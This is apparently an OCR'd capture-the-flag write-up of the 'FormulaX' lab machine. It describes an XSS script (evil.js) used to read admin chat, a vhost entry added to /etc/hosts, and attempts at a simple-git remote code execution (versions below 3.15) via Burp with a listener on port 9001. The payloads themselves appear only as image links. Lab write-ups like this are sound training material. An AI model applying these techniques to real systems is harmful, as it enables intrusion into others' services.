



```
let value;
const res = axios.get(`/user/api/chat`);
const socket = io('/',{withCredentials: true});


//listening for the messages
socket.on('message', (my_message) => {

  //console.log("Received From Server: " + my_message)
  Show_messages_on_screen_of_Server(my_message)

})


const typing_chat = () => {
  value = document.getElementById('user_message').value
  if (value) {
    // sending the  messages to the server
    socket.emit('client_message', value)
    Show_messages_on_screen_of_Client(value);
    // here we will do out socket things..
    document.getElementById('user_message').value = ""
  }
  else {
    alert("Cannot send Empty Messages");
  }

}
function htmlEncode(str) {
  return String(str).replace(/[^\w. ]/gi, function (c) {
    return '&#' + c.charCodeAt(0) + ';';
  });
}

const Show_messages_on_screen_of_Server = (value) => {
```

FORMULAX - BIPIN




Creating a JS file evil.js with the necessary scripts changing the history status as provided to at least find a user access, but that doesn't seem to be possible because of the toughness of the machine.




Executing the XSS but in the port 8090:


**




A response from the script and decrypting it from base64 gave the communication access of Admin:



Decrypting other responses generated:




FORMULAX - BIPIN



dev-git-auto-update.chatbot.htb


Adding host ip: "*vi /etc/hosts*" because the next DNS is not reachable by VPN, so we need to register it.




"10.10.11.6 chatbot.htb dev-git-auto-update.chatbot.htb"

FORMULAX - BIPIN


The Ip was added to get access to the required page, else error was detected as “no address found”






Reference for preexisting exploit: https://security.snyk.io/package/npm/simple-git


The RCE affecting simple-git versions below 3.15 (machine: 3.14) has the CVSS score as 8.1:



FORMULAX - BIPIN




Starting with RCE via Burp





Working with the Point of Contact (PoC) of the IP, by replacing the IP. Although error response was obtained from the given request.

FORMULAX - BIPIN




ICMP TCPdump response:






Using the following script to listen at 9001:

FORMULAX - BIPIN



Changing the code to base64 format and repeating it did not work either.

